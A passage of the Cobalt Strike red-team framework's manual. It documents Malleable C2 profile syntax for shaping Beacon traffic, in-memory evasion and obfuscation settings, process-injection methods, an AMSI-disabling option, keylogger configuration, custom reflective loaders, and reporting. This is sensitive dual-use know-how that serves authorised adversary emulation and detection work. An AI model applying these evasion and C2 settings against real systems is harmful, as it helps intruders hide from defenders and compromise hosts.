The first statement in our data transform states that we will base64 encode our metadata **[1]**. The second statement, prepend, takes our encoded metadata and prepends the string user= to it **[2]**. Now our transformed metadata is "user=" . base64(metadata). The third statement states we will store our transformed metadata into a client HTTP header called Cookie **[3]**. That's it.

Both Beacon and its server consume profiles. Here, we've read the profile from the perspective of the Beacon client. The Beacon server will take this same information and interpret it backwards. Let's say our Cobalt Strike web server receives a GET request to the URI /foobar. Now, it wants to extract metadata from the transaction.

	Step	Action	Data
0.	Start		
1.	header "Cookie"	Recover from Transaction	user=bWV0YWRhdGE=
2.	prepend "user="	Remove first 5 characters	bWV0YWRhdGE=
3.	base64	Base64 Decode	metadata

The header statement will tell our server where to recover our transformed metadata from **[1]**. The HTTP server takes care to parse headers from the HTTP client for us. Next, we need to deal with the prepend statement. To recover transformed data, we interpret prepend as remove the first X characters **[2]**, where X is the length of the original string we prepended. Now, all that's left is to interpret the last statement, base64. We used a base64 encode function to transform the metadata before. Now, we use a base64 decode to recover the metadata **[3]**.

We will have the original metadata once the profile interpreter finishes executing each of these inverse statements.

Data Transform Language

A data transform is a sequence of statements that transform and transmit data. The data transform statements are:

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN(“string”) characters
base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode ‘a’	NetBIOS Decode ‘a’
netbiosu	NetBIOS Encode ‘A’	NetBIOS Decode ‘A’
prepend "string"	Prepend "string"	Remove first LEN(“string”) characters

A data transform is a combination of any number of these statements, in any order. For example, you may choose to netbios encode the data to transmit, prepend some information, and then base64 encode the whole package.

A data transform always ends with a termination statement. You may only use one termination statement in a transform. This statement tells Beacon and its server where in the transaction to store the transformed data.

There are four termination statements.

Statement	What
header “header”	Store data in an HTTP header
parameter “key”	Store data in a URI parameter
print	Send data as transaction body
uri-append	Append to URI

The header termination statement stores transformed data in an HTTP header. The parameter termination statement stores transformed data in an HTTP parameter. This parameter is always sent as part of URI. The print statement sends transformed data in the body of the transaction.

The print statement is the expected termination statement for the http-get.server.output, http-post.server.output, and http-stager.server.output blocks. You may use the header, parameter, print and uri-append termination statements for the other blocks.

If you use a header, parameter, or uri-append termination statement on http-post.client.output, Beacon will chunk its responses to a reasonable length to fit into this part of the transaction.

These blocks and the data they send are described in a later section.

Strings

Beacon’s Profile Language allows you to use “strings” in several places. In general, strings are interpreted as-is. However, there are a few special values that you may use in a string:

Value	Special Value
“\n”	Newline character
“\r”	Carriage Return
“\t”	Tab character
“\u####”	A unicode character
“\x##”	A byte (e.g., \x41 = ‘A’)
“\\”	\

Headers and Parameters

Data transforms are an important part of the indicator customization process. They allow you to dress up data that Beacon must send or receive with each transaction. You may add extraneous indicators to each transaction too.

In an HTTP GET or POST request, these extraneous indicators come in the form of headers or parameters. Use the parameter statement within the client block to add an arbitrary parameter to an HTTP GET or POST transaction.

This code will force Beacon to add ?bar=blah to the /foobar URI when it makes a request.

```
http-get {
     client {
          parameter "bar" "blah";
```

Use the header statement within the client or server blocks to add an arbitrary HTTP header to the client’s request or server’s response. This header statement adds an indicator to put network security monitoring teams at ease.

```
http-get {
     server {
         header "X-Not-Malware" "I promise!";
```

The Profile Interpreter will Interpret your header and parameter statements In order. That said, the WinINet library (client) and Cobalt Strike web server have the final say about where in the transaction these indicators will appear.

Options

You may configure Beacon’s defaults through the profile file. There are two types of options: global and local options. The global options change a global Beacon setting. Local options are transaction specific. You must set local options in the right context. Use the set statement to set an option.

```
set "sleeptime" "1000";
```

Here are a few options:

Option	Context	Default Value	Changes
data_jitter		0	Append random-length string (up to data_jitter value) to http-get and http-post server output.
headers_remove			Comma-separated list of HTTP client headers to remove from Beacon C2
host_stage		true	Host payload for staging over HTTP, HTTPS, or DNS. Required by stagers.
jitter		0	Default jitter factor (0-99%)
pipename		msagent_##	Default name of pipe to use for SMB Beacon's peer-to- peer communication. *Each # is replaced with a random hex value.*
pipename_stager		status_##	Name of pipe to use for SMB Beacon's named pipe stager. *Each # is replaced with a random hex value.*
sample_name		My Profile	The name of this profile (used in the Indicators of Compromise report)
sleeptime		60000	Default sleep time (in milliseconds)
smb_frame_header			Prepend header to SMB Beacon messages
ssh_banner		Cobalt Strike 4.2	SSH client banner
ssh_pipename		postex_ssh_####	Name of pipe for SSH sessions. *Each # is replaced with a random hex value.*
tcp_frame_header			Prepend header to TCP Beacon messages
tcp_port		4444	Default TCP Beacon listen port
uri	http-get, http-post	[required option]	Transaction URI
uri_x86	http-stager		x86 payload stage URI
uri_x64	http-stager		x64 payload stage URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.

Option	Context	Default Value	Changes
verb	http-get, http-post	GET, POST	HTTP Verb to use for transaction

With the uri option, you may specify multiple URIs as a space separated string. Cobalt Strike's web server will bind all of these URIs and it will assign one of these URIs to each Beacon host when the Beacon stage is built.

Even though the useragent option exists; you may use the header statement to override this option.

HTTP Staging

Beacon is a staged payload. This means the payload is downloaded by a stager and injected into memory. Your http-get and http-post indicators will not take effect until Beacon is in memory on your target. Malleable C2's http-stager block customizes the HTTP staging process.

```
http-stager {
     set uri_x86 "/get32.gif";
     set uri_x64 "/get64.gif";
```

The uri_x86 option sets the URI to download the x86 payload stage. The uri_x64 option sets the URI to download the x64 payload stage.

```
client {
     parameter "id" "1234";
     header "Cookie" "SomeValue";
}
```

The client keyword under the context of http-stager defines the client side of the HTTP transaction. Use the parameter keyword to add a parameter to the URI. Use the header keyword to add a header to the stager's HTTP GET request.

```
server {
     header "Content-Type" "image/gif";
     output {
          prepend "GIF89a";
          print;
     }
}
```

The server keyword under the context of http-stager defines the server side of the HTTP transaction. The header keyword adds a server header to the server's response. The output keyword under the server context of http-stager is a data transform to change the payload stage. This transform may only prepend and append strings to the stage. Use the print termination statement to close this output block.

A Beacon HTTP Transaction Walk-through

To put all of this together, it helps to know what a Beacon transaction looks like and which data is sent with each request.

A transaction starts when a Beacon makes an HTTP GET request to Cobalt Strike's web server. At this time, Beacon must send metadata that contains information about the compromised system.

> **TIP:**
> Session metadata is an encrypted blob of data. Without encoding, it is not suitable for transport in a header or URI parameter. Always apply a base64, base64url, or netbios statement to encode your metadata.

Cobalt Strike's web server responds to this HTTP GET with tasks that the Beacon must execute. These tasks are, initially, sent as one encrypted binary blob. You may transform this information with the output keyword under the server context of http-get.

As Beacon executes its tasks, it accumulates output. After all tasks are complete, Beacon checks if there is output to send. If there is no output, Beacon goes to sleep. If there is output, Beacon initiates an HTTP POST transaction.

The HTTP POST request must contain a session id in a URI parameter or header. Cobalt Strike uses this information to associate the output with the right session. The posted content is, initially, an encrypted binary blob. You may transform this information with the output keyword under the client context of http-post.

Cobalt Strike's web server may respond to an HTTP POST with anything it likes. Beacon does not consume or use this information. You may specify the output of HTTP POST with the output block under the server context of http-post.

> **NOTE:**
> While http-get uses GET by default and http-post uses POST by default, you're not stuck with these options. Use the verb option to change these defaults. There's a lot of flexibility here.

This table summarizes these keywords and the data they send:

Request	Component	Block	Data
http-get	client	metadata	Session metadata
http-get	server	output	Beacon's tasks
http-post	client	id	Session ID
http-post	client	output	Beacon's responses
http-post	server	output	Empty
http-stager	server	output	Encoded payload stage

HTTP Server Configuration

The http-config block has influence over all HTTP responses served by Cobalt Strike's web server. Here, you may specify additional HTTP headers and the HTTP header order.

```
http-config {
     set headers "Date, Server, Content-Length, Keep-Alive,
                  Connection, Content-Type";
     header "Server" "Apache";
     header "Keep-Alive" "timeout=5, max=100";
     header "Connection" "Keep-Alive";
     set trust_x_forwarded_for "true";
     set block_useragents "curl*,lynx*,wget*";
}
```

set headers - This option specifies the order these HTTP headers are delivered in an HTTP response. Any headers not in this list are added to the end.

header - This keyword adds a header value to each of Cobalt Strike's HTTP responses. If the header value is already defined in a response, this value is ignored.

set trust_x_forwarded_for - This option decides if Cobalt Strike uses the X-Forwarded-For HTTP header to determine the remote address of a request. Use this option if your Cobalt Strike server is behind an HTTP redirector.

block_useragents and **allow_useragents** - These options configuresa list of user agents that are blocked or allowed with a 404 response. By default, requests from user agents that start with curl, lynx, or wget are all blocked. If both are specified, **block_useragents** will take precedence over **allow_useragents**. The option value supports a string of comma separated values. Values support simple generics:

Example	Description
not specified	Use the default value (curl*,lynx*,wget*). Block requests from user agents starting with curl, lynx, or wget.
blank (block_useragents)	No user agents are blocked.
blank (allow user_agents)	All user agents are allowed.
something	Block/Allow requests with useragent equal 'something'.
something*	Block/Allow requests with useragent starting with 'something'.
*something	Block/Allow requests with useragent ending with 'something'.
something	Block/Allow requests with useragent containing 'something'.

WARNING:
You are only allowed to specify **block_useragents** or **allow_useragents**. A warning displays if both are specified.

Self-signed SSL Certificates with SSL Beacon

The HTTPS Beacon uses the HTTP Beacon's indicators in its communication. Malleable C2 profiles may also specify parameters for the Beacon C2 server's self-signed SSL certificate. This is useful if you want to replicate an actor with unique indicators in their SSL certificate:

```
https-certificate {
     set CN   "bobsmalware.com";
     set O    "Bob's Malware";
}
```

The certificate parameters under your profile's control are:

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	HelpSystems, LLC	Organization Name

Option	Example	Description
OU	Certificate Department	Organizational Unit Name
ST	DC	State or Province
validity	365	Number of days certificate is valid for

Valid SSL Certificates with SSL Beacon

You have the option to use a Valid SSL certificate with Beacon. Use a Malleable C2 profile to specify a Java Keystore file and a password for the keystore. This keystore must contain your certificate's private key, the root certificate, any intermediate certificates, and the domain certificate provided by your SSL certificate vendor. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
https-certificate {
     set keystore "domain.store";
     set password "mypassword";
}
```

The parameters to use a valid SSL certificate are:

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

Here are the steps to create a Valid SSL certificate for use with Cobalt Strike's Beacon:

1. Use the keytool program to create a Java Keystore file. This program will ask "What is your first and last name?" Make sure you answer with the fully qualified domain name to your Beacon server. Also, make sure you take note of the keystore password. You will need it later.
   ```
   $ keytool -genkey -keyalg RSA -keysize 2048 -keystore
   domain.store
   ```
2. Use keytool to generate a Certificate Signing Request (CSR). You will submit this file to your SSL certificate vendor. They will verify that you are who you are and issue a certificate. Some vendors are easier and cheaper to deal with than others.
   ```
   $ keytool -certreq -keyalg RSA -file domain.csr -keystore
   domain.store
   ```
3. Import the Root and any Intermediate Certificates that your SSL vendor provides.
   ```
   $ keytool -import -trustcacerts -alias FILE -file FILE.crt -
   keystore domain.store
   ```
4. Finally, you must install your Domain Certificate.
   ```
   $ keytool -import -trustcacerts -alias mykey -file domain.crt -
   keystore domain.store
   ```

And, that's it. You now have a Java Keystore file that's ready to use with Cobalt Strike's Beacon.

Profile Variants

Malleable C2 profile files, by default, contain one profile. It's possible to pack variations of the current profile by specifying variant blocks for http-get, http-post, http-stager, and https-certificate.

A variant block is specified as **[block name] "variant name" { ... }**. Here's a variant http-get block named "My Variant":

```
http-get "My Variant" {
    client {
        parameter "bar" "blah";
```

A variant block creates a copy of the current profile with the specified variant blocks replacing the default blocks in the profile itself. Each unique variant name creates a new variant profile. You may populate a profile with as many variant names as you like.

Variants are selectable when configuring an HTTP or HTTPS Beacon listener. Variants allow each HTTP or HTTPS Beacon listener tied to a single team server to have network IOCs that differ from eachother.

Code Signing Certificate

Attacks -> **Packages** -> **Windows Executable** and **Windows Executable (S)** give you the option to sign an executable or DLL file. To use this option, you must specify a Java Keystore file with your code signing certificate and private key. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
code-signer {
    set keystore "keystore.jks";
    set password "password";
    set alias    "server";
}
```

The code signing certificate settings are:

Option	Example	Description
alias	server	The keystore's alias for this certificate
digest_ algorithm	SHA256	The digest algorithm
keystore	keystore.jks	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

Option	Example	Description
timestamp	false	Timestamp the file using a third-party service
timestamp_url	http://timestamp.digicert.com	URL of the timestamp service

DNS Beacons

You have the option to shape the DNS Beacon/Listener network traffic with Malleable C2.

```
dns-beacon “optional-variant-name” {
    # Options moved into 'dns-beacon' group in 4.3:
    set dns_idle              "1.2.3.4";
    set dns_max_txt           "199";
    set dns_sleep             "1";
    set dns_ttl               "5";
    set maxdns                "200";
    set dns_stager_prepend    "doc-stg-prepend";
    set dns_stager_subhost    "doc-stg-sh.";

    # DNS subhost override options added in 4.3:
    set beacon                "doc.bc.";
    set get_A                 "doc.1a.";
    set get_AAAA              "doc.4a.";
    set get_TXT               "doc.tx.";
    set put_metadata          "doc.md.";
    set put_output            "doc.po.";
    set ns_response           "zero";
}
```

The settings are:

Option	Default Value	Changes
dns_idle	0.0.0.0	IP address used to indicate no tasks are available to DNS Beacon; Mask for other DNS C2 values
dns_max_txt	252	Maximum length of DNS TXT responses for tasks
dns_sleep	0	Force a sleep prior to each individual DNS request. (in milliseconds)
dns_stager_prepend		Prepend text to payload stage delivered to DNS TXT record stager
dns_stager_subhost	.stage.123456.	Subdomain used by DNS TXT record stager.
dns_ttl	1	TTL for DNS replies

Option	Default Value	Changes
maxdns	255	Maximum length of hostname when uploading data over DNS (0-255)
beacon		DNS subhost prefix used for beaconing requests
get_A	cdn.	DNS subhost prefix used for A record requests
get_AAAA	www6.	DNS subhost prefix used for AAAA record requests
get_TXT	api.	DNS subhost prefix used for TXT record requests
put_ metadata	www.	DNS subhost prefix used for metadata requests
put_output	post.	DNS subhost prefix used for output requests
ns_response	drop	How to process NS Record requests. "drop" does not respond to the request (default), "idle" responds with A record for IP address from "dns_idle", "zero" responds with A record for 0.0.0.0

You can use "ns_response" when a DNS server is responding to a target with "Server failure" errors. A public DNS Resolver may be initiating NS record requests that the DNS Server in Cobalt Strike Team Server is dropping by default.

Exercising Caution with Malleable C2

Malleable C2 gives you a new level of control over your network and host indicators. With this power also comes responsibility. Malleable C2 is an opportunity to make a lot of mistakes too. Here are a few things to think about when you customize your profiles:

1. Each Cobalt Strike instance uses one profile at a time. If you change a profile or load a new profile, previously deployed Beacons cannot communicate with you.
2. Always stay aware of the state of your data and what a protocol will allow when you develop a data transform. For example, if you base64 encode metadata and store it in a URI parameter— it's not going to work. Why? Some base64 characters (+, =, and /) have special meaning in a URL. The c2lint tool and Profile Compiler will not detect these types of problems.
3. Always test your profiles, even after small changes. If Beacon can't communicate with you, it's probably an issue with your profile. Edit it and try again.
4. Trust the c2lint tool. This tool goes above and beyond the profile compiler. The checks are grounded in how this technology is implemented. If a c2lint check fails, it means there is a real problem with your profile.

Malleable PE, Process Injection, and Post Exploitation

Overview

Malleable C2 profiles are more than communication indicators. Malleable C2 profiles also control Beacon's in-memory characteristics, determine how Beacon does process injection, and influence Cobalt Strike's post-exploitation jobs too. This chapter documents these extensions to the Malleable C2 language.

PE and Memory Indicators

The stage block in Malleable C2 profiles controls how Beacon is loaded into memory and edit the content of the Beacon DLL.

```
stage {
     set userwx "false";
     set compile_time "14 Jul 2009 8:14:00";
     set image_size_x86 "512000";
     set image_size_x64 "512000";
     set obfuscate "true";

     transform-x86 {
          prepend "\x90\x90";
          strrep "ReflectiveLoader" "DoLegitStuff";
     }

     transform-x64 {
          # transform the x64 rDLL stage
     }

     stringw "I am not Beacon";
}
```

The **transform-x86** and **transform-x64** blocks pad and transform Beacon's Reflective DLL stage. These blocks support three commands: prepend, append, and strrep.

The **prepend** command inserts a string before Beacon's Reflective DLL. The **append** command adds a string after the Beacon Reflective DLL. Make sure that prepended data is valid code for the stage's architecture (x86, x64). The c2lint program does not have a check for this. The **strrep** command replaces a string within Beacon's Reflective DLL.

The **stage** block accepts commands that add strings to the .rdata section of the Beacon DLL. The **string** command adds a zero-terminated string. The **stringw** command adds a wide (UTF-16LE encoded) string. The **data** command adds your string as-is.

The stage block accepts several options that control the Beacon DLL content and provide hints to change the behavior of Beacon's Reflective Loader:

Option	Example	Description
allocator	HeapAlloc	Set how Beacon's Reflective Loader allocates memory for the agent. Options are: HeapAlloc, MapViewOfFile, and VirtualAlloc.
cleanup	false	Ask Beacon to attempt to free memory associated with the Reflective DLL package that initialized it.
magic_mz_x86	MZRE	Override the first bytes (MZ header included) of Beacon's Reflective DLL. Valid x86 instructions are required. Follow instructions that change CPU state with instructions that undo the change.
magic_mz_x64	MZAR	Same as magic_mz_x86; affects x64 DLL
magic_pe	PE	Override the PE character marker used by Beacon's Reflective Loader with another value.
module_x86	xpsservices.dll	Ask the x86 ReflectiveLoader to load the specified library and overwrite its space instead of allocating memory with VirtualAlloc.
module_x64	xpsservices.dll	Same as module_x86; affects x64 loader
obfuscate	false	Obfuscate the Reflective DLL's import table, overwrite unused header content, and ask ReflectiveLoader to copy Beacon to new memory without its DLL headers.
sleep_mask	false	Obfuscate Beacon, in-memory, prior to sleeping
smartinject	false	Use embedded function pointer hints to bootstrap Beacon agent without walking kernel32 EAT
stomppe	true	Ask ReflectiveLoader to stomp MZ, PE, and e_lfanew values after it loads Beacon payload
userwx	false	

Ask ReflectiveLoader to use or avoid RWX permissions for Beacon DLL in memory

Cloning PE Headers

The stage block has several options that change the characteristics of your Beacon Reflective DLL to look like something else in memory. These are meant to create indicators that support analysis exercises and threat emulation scenarios.

Option	Example	Description
checksum	0	The CheckSum value in Beacon's PE header
compile_time	14 July 2009 8:14:00	The build time in Beacon's PE header
entry_point	92145	The EntryPoint value in Beacon's PE header
image_size_x64	512000	SizeOfImage value in x64 Beacon's PE header
image_size_x86	512000	SizeOfImage value in x86 Beacon's PE header
name	beacon.x64.dll	The Exported name of the Beacon DLL
rich_header		Meta-information inserted by the compiler

Cobalt Strike's Linux package includes a tool, peclone, to extract headers from a DLL and present them as a ready-to-use stage block:

```
./peclone [/path/to/sample.dll]
```

In-memory Evasion and Obfuscation

Use the stage block's **prepend** command to defeat analysis that scans the first few bytes of a memory segment to look for signs of an injected DLL. If tool-specific strings are used to detect your agents, change them with the **strrep** command.

If strrep isn't enough, set **sleep_mask** to true. This directs Beacon to obfuscate itself in-memory before it goes to sleep. After sleeping, Beacon will de-obfuscate itself to request and process tasks. The SMB and TCP Beacons will obfuscate themselves while waiting for a new connection or waiting for data from their parent session.

Decide how much you want to look like a DLL in memory. If you want to allow easy detection, set **stomppe** to false. If you would like to lightly obfuscate your Beacon DLL in memory, set stomppe to true. If you'd like to up the challenge, set **obfuscate** to true. This option will take many steps to obfuscate your Beacon stage and the final state of the DLL in memory.

One way to find memory injected DLLs is to look for the MZ and PE magic bytes at their expected locations relative to eachother. These values are not usually obfuscated as the reflective loading process depends on them. The obfuscate option does not affect these values. Set **magic_pe** to two letters or bytes that mark the beginning of the PE header. Set **magic_mz_x86** to change these magic bytes in the x86 Beacon DLL. Set **magic_mz_x64** for the x64 Beacon DLL. Follow instructions that change CPU state with instructions that undo the change. For

example, MZ is the easily recognizable header sequence, but it's also valid x86 and x64 instructions. The follow-on RE (x86) and AR (x64) are valid x86 and x64 instructions that undo the MZ changes. These hints will change the magic values in Beacon's Reflective DLL package and make the reflective loading process use the new values.




Figure 46. Disassembly of default module_mz_x86 value

Set **userwx** to false to ask Beacon's loader to avoid RWX permissions. Memory segments with these permissions will attract extra attention from analysts and security products.

By default, Beacon's loader allocates memory with VirtualAlloc. Use the **allocator** option to change this. The HeapAlloc option allocates heap memory for Beacon with RWX permissions. The MapViewOfFile allocator allocates memory for Beacon by creating an anonymous memory mapped file region in the current process. Module stomping is an alternative to these options and a way to have Beacon execute from coveted image memory. Set **module_x86** to a DLL that is about twice as large as the Beacon payload itself. Beacon's x86 loader will load the specified DLL, find its location in memory, and overwrite it. This is a way to situate Beacon in memory that Windows associates with a file on disk. It's important that the DLL you choose is not needed by the applications you intend to reside in. The **module_x64** option is the same story, but it affects the x64 Beacon.

If you're worried about the Beacon stage that initializes the Beacon DLL in memory, set **cleanup** to true. This option will free the memory associated with the Beacon stage when it's no longer needed.

Process Injection

The process-inject block in Malleable C2 profiles shapes injected content and controls process injection behavior for the Beacon payload.

```
process-inject {
     # set how memory is allocated in a remote process
     set allocator "VirtualAllocEx";

     # shape the memory characteristics and content
     set min_alloc "16384";
```

```
     set startrwx "true";
     set userwx    "false";

     transform-x86 {
          prepend "\x90\x90";
     }

     transform-x64 {
          # transform x64 injected content
     }

     # determine how to execute the injected code
     execute {
          CreateThread "ntdll.dll!RtlUserThreadStart";
          SetThreadContext;
          RtlCreateUserThread;
     }
}
```

The process-inject block accepts several options that control the process injection process in Beacon:

Option	Example	Description
allocator	VirtualAllocEx	The preferred method to allocate memory in the remote process. Specify VirtualAllocEx or NtMapViewOfSection. The NtMapViewOfSection option is for same-architecture injection only. VirtualAllocEx is always used for cross-arch memory allocations.
min_alloc	4096	Minimum amount of memory to request for injected content
startrwx	false	Use RWX as initial permissions for injected content. Alternative is RW.
userwx	false	Use RWX as final permissions for injected content. Alternative is RX.

The **transform-x86** and **transform-x64** blocks pad content injected by Beacon. These blocks support two commands: prepend and append. The **prepend** command inserts a string before the injected content. The **append** command adds a string after the injected content. Make sure that prepended data is valid code for the injected content's architecture (x86, x64). The c2lint program does not have a check for this.

The **execute** block controls the methods Beacon will use when it needs to inject code into a process. Beacon examines each option in the execute block, determines if the option is usable for the current context, tries the method when it is usable, and moves on to the next option if code execution did not happen. The execute options include:

Option	x86->x64	x64->x86	Notes
CreateThread			Current process only
CreateRemoteThread		Yes	No cross-session
NtQueueApcThread			
NtQueueApcThread-s			This is the “Early Bird” injection technique. Suspended processes (e.g., post-ex jobs) only.
RtlCreateUserThread	Yes	Yes	Risky on XP-era targets; uses RWX shellcode for x86 -> x64 injection.
SetThreadContext		Yes	Suspended processes (e.g., post-ex jobs) only.

The **CreateThread** and **CreateRemoteThread** options have variants that spawn a suspended thread with the address of another function, update the suspended thread to execute the injected code, and resume that thread. Use [function] “module!function+0x##” to specify the start address to spoof. For remote processes, ntdll and kernel32 are the only recommended modules to pull from. The optional 0x## part is an offset added to the start address. These variants work x86 -> x86 and x64 -> x64 only.

The execute options you choose must cover a variety of corner cases. These corner cases include self injection, injection into suspended temporary processes, cross-session remote process

injection, x86 -> x64 injection, x64 -> x86 injection, and injection with or without passing an argument. The c2lint tool will warn you about contexts that your execute block does not cover.

Controlling Post Exploitation

Larger Cobalt Strike post-exploitation features (e.g., screenshot, keylogger, hashdump, etc.) are implemented as Windows DLLs. To execute these features, Cobalt Strike spawns a temporary process, and injects the feature into it. The process-inject block controls the process injection step. The post-ex block controls the content and behaviors specific to Cobalt Strike’s post-exploitation features.

```
post-ex {
      # control the temporary process we spawn to
      set spawnto_x86 "%windir%\\syswow64\\rundll32.exe";
      set spawnto_x64 "%windir%\\sysnative\\rundll32.exe";

      # change the permissions and content of our post-ex DLLs
      set obfuscate "true";

      # change our post-ex output named pipe names...
```

```
        set pipename "evil_####, stuff\\not_##_ev#1";

        # pass key function pointers from Beacon to its child jobs
        set smartinject "true";

        # disable AMSI in powerpick, execute-assembly, and psinject
        set amsi_disable "true";
}
```

The **spawnto_x86** and **spawnto_x64** options control the default temporary process Beacon will spawn for its post-exploitation features. Here are a few tips for these values:

1. Always specify the full path to the program you want Beacon to spawn
2. Environment variables (e.g., %windir%) are OK within these paths.
3. Do not specify %windir%\system32 or c:\windows\system32 directly. Always use syswow64 (x86) and sysnative (x64). Beacon will adjust these values to system32 where it's necessary.
4. For an x86 spawnto value, you must specify an x86 program. For an x64 spawnto value, you must specify an x64 program.
5. The paths you specify (minus the automatic syswow64/sysnative adjustment) must exist from both an x64 (native) and x86 (wow64) view of the file system.

The **obfuscate** option scrambles the content of the post-ex DLLs and settles the post-ex capability into memory in a more OPSEC-safe way. It's very similar to the obfuscate and userwx options available for Beacon via the stage block. Some long-running post-ex DLLs will mask and unmask their string table, as needed, when this option is set.

Use **pipename** to change the named pipe names used, by post-ex DLLs, to send output back to Beacon. This option accepts a comma-separated list of pipenames. Cobalt Strike will select a random pipe name from this option when it sets up a post-exploitation job. Each # in the pipename is replaced with a valid hex character as well.

The **smartinject** option directs Beacon to embed key function pointers, like GetProcAddress and LoadLibrary, into its same-architecture post-ex DLLs. This allows post-ex DLLs to bootstrap themselves in a new process without shellcode-like behavior that is detected and mitigated by watching memory accesses to the PEB and kernel32.dll.

The **thread_hint** option allows multi-threaded post-ex DLLs to spawn threads with a spoofed start address. Specify the thread hint as "module!function+0x##" to specify the start address to spoof. The optional 0x## part is an offset added to the start address.

The **amsi_disable** option directs powerpick, execute-assembly, and psinject to patch the AmsiScanBuffer function before loading .NET or PowerShell code. This limits the Antimalware Scan Interface visibility into these capabilities.

Set the **keylogger** option to configure Cobalt Strike's keystroke logger. The GetAsyncKeyState option (default) uses the GetAsyncKeyState API to observe keystrokes. The SetWindowsHookEx option uses SetWindowsHookEx to observe keystrokes.

User Defined Reflective DLL Loader

Cobalt Strike 4.4 added support for using customized reflective loaders for beacon payloads. The User Defined Reflective Loader (UDRL) Kit is the source code for the UDRL example. Go to Help -> Arsenal and download the UDRL Kit. Your licence key is required.

> **NOTE:**
> The reflective loader's executable code is the extracted .text section from a user provided compiled object file. The extracted executable code must be less than 5kb.

Implementation

The following Aggressor script hooks are provided to allow implementation of User Defined Reflective Loaders:

BEACON_RDLL_GENERATE - Hook used to implement basic Reflective Loader replacement.

BEACON_RDLL_GENERATE_LOCAL - Hook used to implement advanced Reflective Loader replacement. Additional arguments provided include Beacon ID, GetModuleHandleA address, and GetProcAddress address.

The following Aggressor script functions are provided to extract the Reflective Loader executable code (.text section) from a compiled object file and insert the executable code into the beacon payload:

extract_reflective_loader - Extracts the Reflective Loader executable code from a byte array containing a compiled object file.

setup_reflective_loader - Inserts the Reflective Loader executable code into the beacon payload.

Aggressor script functions are provided to obtain information about the beacon payload to assist with custom modifications to the payload.

pedump - Loads a map of information about the beacon payload. This map information is similar to the output of the "peclone" command with the "dump" argument.

Aggressor script functions are provided to perform custom modifications to the beacon payload.

Depending on the custom modifications made (obfuscation mask, etc...), the reflective loader may have to reverse those modifications when loading.

Function	Description
pe_insert_rich_header	Insert rich header data into Beacon DLL Content. If there is existing rich header information, it will be replaced.
pe_mask	Mask data in the Beacon DLL Content based on position and length.

Function	Description
pe_mask_section	Mask data in the Beacon DLL Content based on position and length.
pe_mask_string	Mask a string in the Beacon DLL Content based on position.
pe_patch_code	Patch code in the Beacon DLL Content based on find/replace in '.text' section'.
pe_remove_rich_header	Remove the rich header from Beacon DLL Content.
pe_set_compile_time_with_long	Set the compile time in the Beacon DLL Content.
pe_set_compile_time_with_string	Set the compile time in the Beacon DLL Content.
pe_set_export_name	Set the export name in the Beacon DLL Content.
pe_set_long	Places a long value at a specified location.
pe_set_short	Places a short value at a specified location.
pe_set_string	Places a string value at a specified location.
pe_set_stringz	Places a string value at a specified location and adds a zero terminator.
pe_set_value_at	Sets a long value based on the location resolved by a name from the PE Map (see pedump).
pe_stomp	Set a string to null characters. Start at a specified location and sets all characters to null until a null string terminator is reached.
pe_update_checksum	Update the checksum in the Beacon DLL Content.

Reporting and Logging

Logging

Cobalt Strike logs all of its activity on the team server. These logs are located in the **logs/** folder in the same directory you started your team server from. All Beacon activity is logged here with a date and timestamp.

Reports

Cobalt Strike has several report options to help make sense of your data and convey a story to your clients. You may configure the title, description, and hosts displayed in most reports.

Figure 47. Export Report Dialog

Go to the **Reporting menu** and choose one of the reports to generate. Cobalt Strike will export your report as an MS Word or PDF document.

Activity Report

The activity report provides a timeline of red team activities. Each of your post-exploitation activities are documented here.

Activity Report

date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
